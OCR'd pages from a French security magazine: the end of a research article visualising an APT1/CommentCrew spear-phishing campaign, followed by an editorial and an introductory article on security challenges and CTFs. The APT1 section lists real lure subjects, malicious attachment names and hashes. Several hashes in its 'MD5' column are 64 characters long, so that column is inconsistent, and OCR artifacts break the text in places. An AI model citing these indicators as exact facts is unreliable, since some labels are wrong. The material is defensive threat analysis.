Invitation Letter to LED Industry Summit 2012.	[REM] Invitation Letter to LED Industry Summit 2012.doc	4525759c6452f2855ca815277f519684 84a1405c9e96c037a9d332def39f2d29

3.3 APT1/CommentCrew : des cyber-warriors disciples de Sun Tzu ?

Un autre groupe d'assaillants (*threat group*) possédant des ressources apparemment développées, et qui s'est forgé une certaine réputation, est bien connu aujourd'hui sous le nom de « *APT1 / CommentCrew* », un groupe de hackers chinois qui, selon certains rapports (tel que celui publié par Mandiant en février 2013) serait apparenté à une unité militaire chinoise (PLA Unit 61398) et sans doute sponsorisé par leur gouvernement.

La plupart des campagnes d'attaques ciblées observées jusqu'ici provenant de ce groupe d'assaillants semble correspondre au profil de campagnes « à large échelle », c'est-à-dire visant un assez grand nombre d'industries et organisations différentes durant la même campagne. Comme certains autres groupes d'assaillants dignes de ce nom, les activités de APT1 remontent probablement à plusieurs années. La Figure 7 visualise une de leurs campagnes d'attaques identifiée en avril/mai 2012, durant laquelle on a pu observé plus de 1200 spear-phishing e-mails envoyés depuis 44 adresses différentes, visant plus de 191 destinataires appartenant à plus de 20 sociétés différentes, pour la plupart actives dans les secteurs de l'aéronautique, l'aérospatial, la Défense, les communications par satellite, l'ingénierie ainsi que des organisations gouvernementales.

Les relations entre spear-phishing e-mails provenant de ce groupe apparaissent relativement complexes, démontrant la capacité des assaillants à changer constamment leurs attaques et varier leurs tactiques. Les e-mails furent envoyés à 10 dates distinctes sur une période de deux mois. Toutefois, certains aspects de la campagne ressortent plus particulièrement de cette visualisation en graphe (Figure 7) :

- l'utilisation récurrente d'une version spécifique de Outlook comme logiciel d'envoi des e-mails ;




Fig. 7 : Visualisation d'une campagne d'attaques APT1/CommentCrew identifiée en avril/mai 2012.

- tous les fichiers joints malveillants contenaient des exploits assez similaires, exploitant les mêmes vulnérabilités dans des logiciels typiquement utilisés en bureautique (MS Office, Adobe) ;
- tous les malwares installés après la phase d'exploitation se connectent d'abord sur l'adresse **update.microsoft.com**, sans doute afin de tester leur connectivité Internet, pour ensuite se connecter à un nombre limité de serveurs C&C (adresses IP indiquées en vert dans la Figure) ;
- les e-mails ont été envoyés depuis un nombre limité d'adresses IP (représentées en beige).




Fig. 8 : La campagne d'attaques APT1/CommentCrew, visualisée ici à l'aide d'un diagramme en cordes généré sur les groupes d'e-mails partageant une caractéristique commune (même adresse From, sujet similaire, etc.).

Concernant les sujets des e-mails, les assaillants font preuve d'une imagination constante en utilisant des thèmes relativement bien appropriés pour les destinataires visés, tel qu'illustré ci-dessous par l'échantillon de sujets d'e-mails et de pièces jointes associées :

La visualisation sous forme de graphe est généralement assez explicite et facile à interpréter, mais elle ne permet cependant pas de visualiser toutes les relations ou associations entre les e-mails d'une même campagne d'attaque.

Sujets d'e-mail	Pièces jointes	MD5
April Is the Cruelest Month ... for China	April Is the Cruelest Month.pdf	5afdb5db234a1a13f5449be25f1149992997ec540932ea6b1fe0cab555b939d8
FW: air quality sensor technology for use on aircraft	sensor environments.doc	3fecd601404abda8f793ff5cc7ecf973
FW: Security Predictions for 2012 and 2013	Security Predictions for 2012 and 2013.pdf	e1117ec1ea73b6da7f2c051464ad9197d795292ea23217480ad92939daf6dd22
FW: FY2013 Defense Budget	FY2013_Budget_Request_Overview_Book.pdf	953b138a2d8e5629a3b850dc798a3688
Fwd: Understand your blood test report	Understand your blood test report.pdf	5aea3a20553a07fa50c4e815cf9ba7ff
Information Systems & Global Solutions	Schedule_list.pdf	b96b79f4f1b4306ac2c63fc988305fb0
*FW: The *** Company Department of Defense FY12.A STTR Solicitation Topic Interests*	Dept of Defense FY12 A STTR Solicitation Topics of Interest to <aerospace comp>.pdf	be54e3660bf928b8b5f764f5cdfdc4da
Current Market Outlook 2011 to 2030 report	[REM]_Current_Market_Outlook_2011_to_2030.pdf	d6e98d062d7900c6fe9a6d7f0b1d7fec
Technology 2012 Salary Guide	RHT_SalaryGuide_2012.pdf	5bdb1b2313541f4cdc967391a4d150f4
ISA/APSA/IPSA Human Rights Conference	HR 2012 Conference Program .doc	7d101cc3b87ac51c0c1ca8a4371bc84a
Re:FW: air quality sensor technology for use on aircraft	sensor environments.doc	3fecd601404abda8f793ff5cc7ecf973

Bien qu'un choix judicieux de l'algorithme de placement des nœuds du graphe puisse certainement aider à éclaircir la visualisation (tel que le placement en cercle utilisé à la Figure 7), dans le cas de relations multidimensionnelles plus complexes, le graphe peut rapidement devenir quasiment illisible (du à l'effet « *hairball* », c'est-à-dire la superposition des noeuds et de liens trop nombreux). D'autres types de visualisations interactives peuvent donc apporter une vision plus claire tout en permettant d'explorer l'ensemble des associations et corrélations parmi les e-mails d'une campagne d'attaque, et ce malgré une organisation ou une structure plus complexe.

Par exemple, un diagramme en cordes (« *chord diagram* ») permet de représenter toutes les co-occurrences possibles entre les caractéristiques des e-mails et leur importance respective (par exemple, les co-occurrences entre un certain fichier joint et les adresses « From » associées, ou encore certains sujets d'e-mails). Un exemple de diagramme en cordes est représenté à la Figure 8 pour la campagne APT1, où l'on peut visualiser toutes les connexions joignant le cluster d'e-mails ayant comme attribut commun l'utilisation du même agent logiciel (Outlook build 11.0.6353) avec tous les autres clusters d'e-mails créés pour les autres dimensions (adresse From, domaine du destinataire, sujets des e-mails, etc.). De manière analogue, l'analyste peut aisément changer son angle de vue pour explorer les autres co-occurrences entre des groupes d'attributs différents. Ce genre de diagramme en cordes peut aider à générer une vue simplifiée d'une structure assez complexe, grâce au regroupement des attributs similaires et leur placement autour d'un cercle. Un tel diagramme peut être généré et visualisé à l'aide de l'excellente librairie **D3js [6]**. Un type de visualisation alternative pour générer des représentations simplifiées de grandes structures complexes consiste à utiliser des « *Treemaps* », une représentation hiérarchique permettant de visualiser des clusters de données en utilisant l'espace de manière efficace.

Conclusions

Les attaques ciblées posent un problème majeur aujourd'hui pour la plupart des entreprises, mais également pour les États, les gouvernements et la protection de nos infrastructures critiques. Bien que ces attaques soient minutieusement préparées par des assaillants déterminés capables de monter des attaques relativement sophistiquées, nous avons montré dans cet article que ces cyberattaques sont rarement l'œuvre d'un seul individu isolé, mais sont plutôt organisées sous forme de « campagne » coordonnée par des groupes d'assaillants quasi-professionnels.

Nous avons montré qu'il est donc possible d'utiliser des outils de corrélation avancés, et de les appliquer de manière transversale (au travers de différents utilisateurs, sociétés, pays, etc.) afin de reconstruire ces campagnes d'attaques en utilisant tous les indicateurs (IOC's) et éléments à notre disposition (tels que les caractéristiques des e-mails et des pièces jointes). Le plus grand challenge est d'arriver à corréler différentes attaques sans connaître a priori quel ensemble de caractéristiques est le plus approprié pour relier ou regrouper les attaques provenant des mêmes auteurs, et arriver finalement à les attribuer à un groupe d'assaillants spécifique.

Enfin, nous avons montré que la visualisation analytique – c'est-à-dire la synergie entre des algorithmes d'analyse et de fouille de données et la visualisation interactive – pouvait être utilisée avec succès dans l'analyse forensic et l'investigation de campagnes de cyberattaques. À l'aide du framework TRIAGE, un prototype de visualisation analytique développé par le Laboratoire de recherche de Symantec, nous avons analysé quelques exemples notoires de campagnes d'attaques ciblées pour montrer comment ces nouvelles technologies pouvaient aider l'analyste à identifier et attribuer des groupes d'attaques ayant une même provenance, et surtout mettre en lumière les modes opératoires des assaillants grâce à la visualisation de relations complexes au sein de données multidimensionnelles. ■

Notes & Références

[1] TRIAGE est un projet de recherche mené par le Laboratoire de recherche de Symantec, dont les visualisations ont été développées grâce au projet Européen VIS-SENSE. Cet article vise à démontrer l'usage de nouvelles technologies, telles que les techniques de fouille de données et la visualisation analytique, dans le cadre d'analyses forensics et d'investigation de cyberattaques. En revanche, l'article ne fait en aucune sorte la promotion d'un quelconque produit commercial disponible sur le marché.

[2] VIS-SENSE : *Visual Analytic Representation of Large Datasets for Enhancing Network Security*, un projet de recherche et développement en visualisation analytique appliquée au domaine de la sécurité des réseaux, a été partiellement financé par la Commission Européenne dans le cadre du programme FP7 (2010-2013). Pour plus d'informations: http://www.vis-sense.eu.

[3] Gephi, Graphviz : logiciels open source de visualisation interactive de graphes et de réseaux.

[4] Gexf-js : librairie JavaScript de visualisation interactive de graphes au format gexf (*Graph Exchange Format*)

[5] Pygraphviz et networkx : modules Python de génération et manipulation de graphes et de réseaux

[6] D3js.org : une librairie JavaScript très complète pour la visualisation de données sur le web

[7] Plus d'infos sur les campagnes d'attaques ciblées : voir rapport annuel Symantec, *Internet Security Threat Report* (ISTR), disponible sur http://www.symantec.com/security_response/publications/threatreport.jsp

[8] DAVIX, *Data Analysis and Visualisation Linux*. Disponible sur SecViz.org.

LES CHALLENGES DE SÉCURITÉ : C'EST PLUS FORT QUE TOI ! [1]

Du jeune padawan au jedi accompli, nous avons certainement tous des souvenirs émus de nos soirées passées sur des challenges de sécurité. Qui parmi vous n'a pas perdu quelques nuits à taquiner du crackme à coup d'ollydbg et d'IDA Pro, à bruteforcer les adresses de retour sur la pile ? Ou encore à relire pour la quinzième fois le célèbre « Éviter les failles de sécurité dès le développement d'une application : les chaînes de format » [2] sans réussir à dompter totalement le `%n`?

Les plus anciens d'entre nous se souviendront avec émotion des heures passées sur le regretté securitech, l'excitation qui montait les jours précédant l'ouverture du concours et la jubilation de se retrouver en tête de classement (même très brièvement).

Au-delà de l'aspect purement ludique, il s'agit d'un excellent outil pédagogique pour mettre en pratique les connaissances théoriques. Par un curieux hasard, Pierre Bienaimé, l'auteur des deux premiers articles de ce dossier et que j'ai eu comme étudiant, a dû travailler pour son examen final sur une épreuve tout droit sortie de ce challenge. Une merveille de Kostya Kortchinsky avec un code vulnérable où le seed de la fonction random était initialisée avec `system.currentTimeMillis()` pour générer un bi-clef RSA.

Mais il serait malvenu de jouer au vieux grincheux déplorant la belle époque de securitech tant il y a aujourd'hui pléthore de concours et que la conception de beaucoup d'entre eux relève d'un travail d'orfèvrerie. De la distraction de nos jeunes années pour occuper les longues soirées de geek célibataire, les challenges de sécurité ont pris aujourd'hui une tout autre dimension bien plus sérieuse et professionnelle.

Ce type de concours est en effet devenu incontournable dans toutes les conférences de sécurité qui se respectent, pour les agences et services étatiques liés à la sécurité (challenge ANSSI dans ce numéro de MISC, celui du GCHQ dans le numéro 71...), ou encore pour les sociétés spécialisées en SSI en mal de candidats.

Si l'aura des vainqueurs dépassait hier encore difficilement le cercle des initiés et que l'élégance d'une solution ou la célérité d'un compétiteur se mesurait en nombre de bières offertes rue de la soif, force est de constater que les sociétés commencent à valoriser leurs champions. Plus personne ne s'étonne qu'un commercial mette en avant les challenges remportés par les membres de son équipe de pentesteurs dans la réponse à un appel d'offres ou que la remise du premier prix d'un concours fasse se déplacer le directeur général de l'employeur du lauréat [3]. En souhaitant à ces compétiteurs que les dizaines d'heures nocturnes passées sur ces épreuves leur soient payées en heures supplémentaires ;)

Excellente lecture, merci à mes relecteurs, contributeurs et tous les auteurs ayant participé au dossier !

Cedric Foll / @follc

[1] Private joke pour le club des trentenaires

[2] http://www.linuxfocus.org/Francais/July2001/article191.shtml

[3] http://www.ssi.gouv.fr/fr/menu/actualites/le-challenge-anssi-qui-avait-ete-lance-en-fevrier-2012-a-ete-resolu.html

PETIT PLAIDOYER EN FAVEUR DES CHALLENGES DE SÉCURITÉ

Pierre Bienaimé – pbienaim@gmail.com – @PierreBienaime

mots-clés : INTRODUCTION / CHALLENGE / CTF / WARGAME

Un challenge de sécurité informatique ? Qu'est-ce que c'est ? Pour quoi faire ? Cet article est une introduction qui vous fera découvrir un univers passionnant. Le ton n'est volontairement pas complètement neutre, car outre vous informer, le but avoué est de titiller votre curiosité.

1 Un challenge de sécurité informatique ?

La sécurité informatique est un domaine très vaste qui regroupe une multitude de disciplines techniques et organisationnelles. Intéressons-nous à la partie technique : reverse engineering, sécurité web, sécurité réseau, sécurité logicielle, cryptographie, stéganographie, investigation numérique, sécurité hardware, sécurité mobile, etc. Toutes ces disciplines n'ont presque rien en commun, elles requièrent des compétences très différentes.

Un challenge de sécurité informatique c'est un jeu, une énigme, un concours, un défi. Pour être résolu, il va nécessiter des compétences techniques dans une ou plusieurs de ces disciplines. Le nombre de challenges ne cesse de croître au fil des ans. Il y en a pour tous les goûts et tous les niveaux, il est donc difficile de ne pas trouver son bonheur. Vous n'avez jamais tenté l'expérience ? Cet article se propose de faire un tour d'horizon des différentes formes de challenge qui existent afin de vous aiguiller dans vos choix.

2 Pourquoi en résoudre ?

Parfois, il y a quelques cadeaux à gagner lorsque l'on résout un challenge, mais c'est seulement du bonus. Un challenge, c'est un moyen ludique, efficace et motivant d'assimiler de nouvelles connaissances techniques, de stimuler sa capacité à raisonner et à apprendre. Pour étayer cette affirmation, je vais me risquer à une comparaison avec la manière académique d'apprendre.

Dans l'enseignement classique, un savoir technique est enseigné en commençant par un cours théorique. Ensuite, ce savoir est mis en pratique à travers des exercices. On apprend, puis on applique. Sur le papier c'est idéal, mais dans les faits c'est parfois plus compliqué. L'élève qui assiste au cours théorique est le témoin passif de nombreuses informations qui défilent devant ses yeux. S'il n'en comprend pas la finalité, il ne parviendra pas à identifier celles qui sont primordiales. L'élève risque alors de décrocher. Quand vient ensuite le moment de mettre en pratique, n'ayant pas été attentif, il n'arrive pas à résoudre les exercices et le besoin de se replonger dans le cours théorique qu'il vient de subir est vécu comme une punition. Peut-être avez-vous déjà vécu cette situation. L'élève ne fait pas l'effort et abandonne.

Lorsque l'on s'attaque à un challenge, l'ordre d'apprentissage est inversé : d'abord la pratique, ensuite la théorie. Le participant se retrouve face à un problème concret, mais il ne possède pas les compétences suffisantes pour le résoudre. Pire, parfois il n'est pas capable de comprendre la question, voire même de la trouver. Cependant, une petite voix lui souffle à l'oreille, sur un ton de défi « *Même pas cap de résoudre ce challenge. De toute façon il est trop dur pour toi* ». Ce qui conditionne la réussite du challenge, c'est de savoir à quel point le participant veut prouver à cette voix qu'elle a tort. S'il est suffisamment motivé, alors il se pose les bonnes questions, constate qu'il lui manque des connaissances techniques et se plonge dans la théorie. Cette fois, il n'est plus passif, c'est lui qui va chercher l'information. Dans la masse de savoir qui s'offre à lui, il ne pioche que ce qui lui est réellement utile et tout se débloque au fur et à mesure, jusqu'à pouvoir terminer le challenge. Finalement, le sentiment d'être parvenu à résoudre un problème que l'on était incapable de comprendre quelques heures plus tôt n'est pas le plus désagréable qui soit.

Je ne suis pas en train de dire que résoudre des challenges soit la meilleure façon d'apprendre des notions techniques, ni

que cela conviendra à tout le monde. Mais c'est indéniablement une excellente façon d'apprendre à apprendre.

3 Quels challenges ?

Difficile exercice que d'essayer de ranger les différents formats de challenge dans des catégories. Chaque challenge est unique et a ses spécificités. Certains sont hybrides ou même inclassables. Par ailleurs, la terminologie n'étant pas clairement définie, un mot identique est parfois utilisé pour désigner des challenges complètement différents. La catégorisation qui suit est donc par définition incomplète et incorrecte, mais elle aura le mérite d'exister. En outre, dans la suite de cet article je vais citer quelques noms de challenge, en m'intéressant particulièrement aux exemples français. Je ne pourrai pas être exhaustif et je m'excuse donc pour ceux que je vais passer sous silence. Cela ne veut pas dire qu'ils sont moins bien.

3.1 Plateforme d'apprentissage

Une plateforme d'apprentissage est un site web qui regroupe de nombreuses mini-énigmes, classées par thème. Toutes les disciplines de la sécurité informatique y sont représentées, vous serez donc amenés à exploiter une faille, reverser un binaire, casser un chiffrement, faire une injection SQL à l'aveugle, disséquer un dump mémoire, contourner une protection, analyser un pcap, fouiller dans des logs, et ainsi de suite. La variété des épreuves proposées n'a de limite que la créativité des concepteurs. Chaque énigme tourne autour d'un concept clé de la sécurité informatique et permet de découvrir de nouvelles astuces. Les épreuves ne sont pas limitées dans le temps. Quand on en résout une, on gagne des points en fonction de sa difficulté et il y a donc souvent un classement général. Ce dernier est à titre informatif, car ici il n'y a rien à gagner, le but est surtout d'apprendre et de s'amuser. Un forum permet de poser des questions et de grappiller quelques indices quand on est bloqué. Il est ensuite possible de comparer sa solution avec celle des autres. Les premières énigmes sont très accessibles, tandis que les dernières s'attaquent à des concepts plus pointus de la sécurité. C'est donc l'endroit idéal pour débuter comme pour se perfectionner. Je ne peux que vous encourager vivement à tester de tels sites et à ne pas vous cantonner à vos domaines de prédilection. Pour accroître votre motivation, mettez-vous en compétition avec un ami ou un collègue (et battez-le au classement général). Il existe quantité de bonnes plateformes d'apprentissage ; vous trouverez une jolie liste sur le site wechall.net qui propose un classement inter-plateformes. Personnellement, j'ai un petit faible pour deux plateformes françaises : root-me.org et w3challs.com.

3.2 Wargame

Un wargame fait référence à un type particulier de challenge qui se déroule connecté en SSH sur un serveur. Un utilisateur UNIX est créé pour chaque niveau. Dans le répertoire `/home` de chacun de ces utilisateurs se trouve un exécutable ayant le droit SUID de l'utilisateur du niveau suivant. Le but est de l'exploiter pour exécuter du code arbitraire avec les droits de cet utilisateur et voler son mot de passe. Ainsi, le participant escalade les privilèges jusqu'à arriver au niveau final. Toute l'arborescence à l'exception de `/tmp` est en lecture seule, ce qui permet à plusieurs participants de se connecter simultanément sur le même compte sans se gêner. À chaque niveau, la difficulté s'accentue. Les disciplines de la sécurité concernées sont un peu moins variées que ce que l'on peut trouver sur une plateforme d'apprentissage. En effet, le but étant généralement d'exploiter des vulnérabilités qui permettront d'exécuter du code, il est peu probable de croiser de la stéganographie. Au programme : astuce UNIX, erreur de programmation, buffer overflow, format string, ROP, etc. D'ordinaire, ces challenges ne sont pas non plus limités dans le temps. Le concept d'un wargame est fort sympathique et réaliste. C'est un format de challenge à tester au moins une fois. Vous pouvez par exemple vous attaquer aux wargames réputés de l'ex-site intruded.net qui sont maintenant disponibles sur overthewire.org.

3.3 Challenge spécialisé

Un challenge spécialisé désigne un challenge très pointu qui ne concerne qu'une seule des disciplines de la sécurité informatique. Il est habituellement conçu par des experts de ce domaine qui peuvent ainsi partager d'une manière originale une de leur récente découverte. Souvent, il est constitué d'une unique épreuve, mais qui est particulièrement difficile. Par exemple, la conférence NoSuchCon a créé un challenge de reverse en 2013 et cure53.de organise un challenge de sécurité web deux fois par an. Ce type de challenge est plutôt destiné aux spécialistes, aux passionnés du domaine concerné.

3.4 Challenge généraliste

Un challenge généraliste va nécessiter des compétences techniques dans plusieurs des disciplines de la sécurité informatique. Ce qui est amusant, c'est que l'on ne sait pas à l'avance lesquelles. On peut aussi parler de challenge évolutif, car en résolvant une des étapes, cela peut générer le code de l'énigme suivante. Dans ce type de challenge, il est fréquent de ne trouver aucune consigne. C'est au participant de fouiller, de comprendre ce qu'il a sous les yeux et ce qu'il peut en faire. Il y a donc une partie enquête et déduction que l'on pourrait comparer à la trame d'un roman policier. Quand on s'attaque à un challenge généraliste, on est presque assuré de tomber sur des technologies que l'on ne maîtrise pas encore. Fort heureusement, les participants disposent de plusieurs semaines pour les résoudre, ce qui laisse tout le temps d'assimiler les connaissances manquantes. Comme ces challenges sont conçus pour des événements particuliers, il y a presque toujours des

petites récompenses à gagner. C'est un excellent format pour découvrir de nouvelles choses et faire travailler sa matière grise. Personnellement, c'est le type de challenge que j'affectionne le plus.

Les challenges SSTIC rentrent typiquement dans cette catégorie. Depuis 2009, deux mois avant la conférence SSTIC, un challenge est lancé. La « consigne » est toujours la même. On dispose d'un fichier de départ et il faut y retrouver une adresse e-mail. Évidemment, cette adresse n'est pas directement cachée dans le fichier. Pour la trouver, il va falloir passer plusieurs niveaux. On ne sait pas combien. On ne sait pas lesquels. Mais on sait que ça sera long et difficile. Tous ces challenges et leurs solutions sont disponibles sur **communaute.sstic.org**.

3.5 Capture The Flag

Un Capture The Flag (CTF) est un challenge qui se déroule par équipe, parfois sur Internet, mais le plus souvent en LAN. Contrairement aux autres challenges, ici le temps est très limité. Les équipes ont de quelques heures jusqu'à deux jours pour faire parler leur talent. On en distingue deux grands types : les CTF jeopardy et les CTF attaque-défense.

Un CTF jeopardy est une course contre la montre. Il se compose de plusieurs petites épreuves rangées par thème. On pourrait le comparer à une plateforme d'apprentissage sur laquelle les équipes doivent résoudre le plus d'énigmes possible dans le temps imparti. Les épreuves rapportent des points en fonction de leur difficulté et un bonus est parfois accordé aux équipes qui sont les premières à les résoudre. Selon votre personnalité, le chronomètre peut décupler vos capacités tout comme vous faire perdre vos moyens. Pour le savoir, il faut tester. Le temps étant un facteur clé, il est conseillé de s'être fait un peu la main auparavant sur des plateformes d'apprentissage avant de se lancer. Cependant, les CTF jeopardy étant habituellement en accès libre et gratuit, pourquoi ne pas monter une équipe avec vos amis et vous jeter à l'eau ?

Un CTF attaque-défense, c'est déjà beaucoup plus hardcore. Chaque équipe se voit attribuer un réseau truffé de vulnérabilités inconnues et va devoir le défendre tout en attaquant celui de ses adversaires. L'exploitation de chaque vulnérabilité permet de récupérer un flag. Une équipe marque des points quand elle vole le flag d'un adversaire. À l'inverse, elle perd des points quand elle s'en fait capturer un. C'est un exercice difficile qui demande une bonne organisation et des coéquipiers aguerris si on ne souhaite pas terminer avec un score négatif. De plus, cela peut se dérouler au cours d'une nuit blanche, donc la fatigue s'ajoute vite au stress. Ce n'est pas non plus de tout repos pour les organisateurs, car il arrive que les équipes s'attaquent un peu trop, exploitent des vulnérabilités non prévues et cassent tout. Comme le nombre de places pour un CTF attaque-défense est limité, il faut au préalable gagner son ticket lors des prequals, une sorte de CTF jeopardy qui se déroule sur Internet. Le CTF attaque-défense le plus connu est celui de la DEFCON.

De très nombreux CTF sont organisés partout dans le monde et la concurrence entre les meilleures équipes est rude. Le site **ctftime.org** recense les CTF existants, récupère les scores des équipes, les pondère en fonction de la notoriété de chaque événement et calcule ainsi un classement général des équipes de CTF.

3.6 Challenge qui n'en est pas vraiment un

Chacun est libre d'avoir sa propre définition de ce qu'est un challenge de sécurité informatique. Dans cet article, le terme de challenge est utilisé pour désigner uniquement les jeux, les énigmes, qui ont nécessairement (au moins) une solution prévue par les concepteurs. Cependant, ce terme est parfois employé lorsque la communauté est mise au défi de résoudre un problème qui n'a pas de solution connue.

Ainsi, il arrive qu'un produit commercial soit exposé au public en insistant sur le fait qu'il est inviolable et en promettant une belle somme d'argent aux hackers qui seraient capables de prouver le contraire. Le défi consiste alors en une compromission de matériel sécurisé, un cassage de DRM, un unpacking, un contournement de WAF, etc. On peut parler de challenge marketing, car le but recherché par les organisateurs est de prouver aux futurs acheteurs que le produit est infaillible. À l'issue du challenge, comme personne n'est parvenu à casser le produit, il est agrémenté d'un joli tampon *Hacker-proof* qui sera utilisé comme un argument marketing fort. Pourquoi pas. Le seul problème, c'est que cette stratégie est plutôt risquée, car parfois des chercheurs en sécurité trouvent des failles et parviennent à venir à bout du challenge. Heureusement, afin de ne pas perdre la face, les organisateurs auront prévu le coup. Sous couvert de quelques petites lignes de leurs conditions générales, ils trouveront une bonne raison pour invalider la solution afin de ne pas devoir remettre le prix et pour pouvoir continuer de clamer la robustesse du produit. En plus de cela, ils auront gagné un audit sécurité gratuit de la part des meilleurs experts. Ces pratiques marketing sont contestables et j'en dresse ici un tableau assez noir. Évidemment, il faut éviter les amalgames, ce genre de mésaventure reste assez rare. Pour les curieux, voici quelques recoins du web (**goo.gl/H5nsMF**, **goo.gl/pEOTcd**, **goo.gl/DPNzgG**) où vous trouverez des histoires de ce type qui sont arrivées à des chercheurs en sécurité français.

On peut également évoquer ici les nombreux programmes de bug bounty, qui sont cette fois des initiatives très louables. Beaucoup d'éditeurs logiciels se sont mis à cette pratique qui est comparable aux challenges marketing sur le fond (il faut trouver des vulnérabilités inconnues), mais complètement opposée sur la forme. Ici, le but n'est pas de prouver que le produit est inviolable. Au contraire, les éditeurs partent du postulat qu'il contient très probablement des bugs. La somme d'argent sert alors à récompenser

chaque chercheur qui parvient à trouver et exploiter un bug, puisqu'une fois celui-ci remonté et corrigé, il aura contribué à améliorer la sécurité du produit. Il existe même un événement comme Pwn2Own où les chercheurs dévoilent en direct leur stock de vulnérabilités 0-day pour gagner des sommes conséquentes (la récompense pour une exploitation réussie de Firefox, Chrome ou Internet Explorer varie entre 50 000$ et 100 000$). La recherche de vulnérabilités est une discipline passionnante. Je vous renvoie au prochain hors-série MISC, qui sera consacré à ce sujet.

4 Qui créé des challenges ? Pourquoi ?

4.1 Conférence

La plupart des conférences sur le thème de la sécurité organisent un challenge soit en prévision soit en parallèle de l'événement. Rien qu'en France, il y a du choix. Le SSTIC organise chaque année un challenge généraliste. NoSuchCon a proposé un challenge spécialisé en 2013. GreHack, les RSSIL et St'Hack accueillent un CTF jeopardy. Lors de la Nuit du Hack 2013, c'était même une orgie de challenges. Il y avait un CTF attaque-défense pour les équipes ayant passé les prequals ainsi qu'un CTF jeopardy pour toutes celles capables de trouver une place assise. OVH, qui sponsorisait l'événement, a proposé son propre challenge. Pour finir, le badge de la conférence contenait un challenge généraliste permettant de gagner sa place à vie pour les futures Nuits du Hack. Ce dernier n'a été résolu que plusieurs semaines après la conférence. Aujourd'hui, même des conférences plus institutionnelles comme le FIC s'y mettent.

Pourquoi ? Parce que le public répond présent et en redemande. C'est toujours un moment fun et convivial. Pendant une conférence, une grande quantité d'experts, de passionnés et de curieux sont rassemblés au même endroit. Le challenge, c'est l'occasion de se mesurer aux autres puis de discuter de ses solutions autour d'une bière.

4.2 Société privée

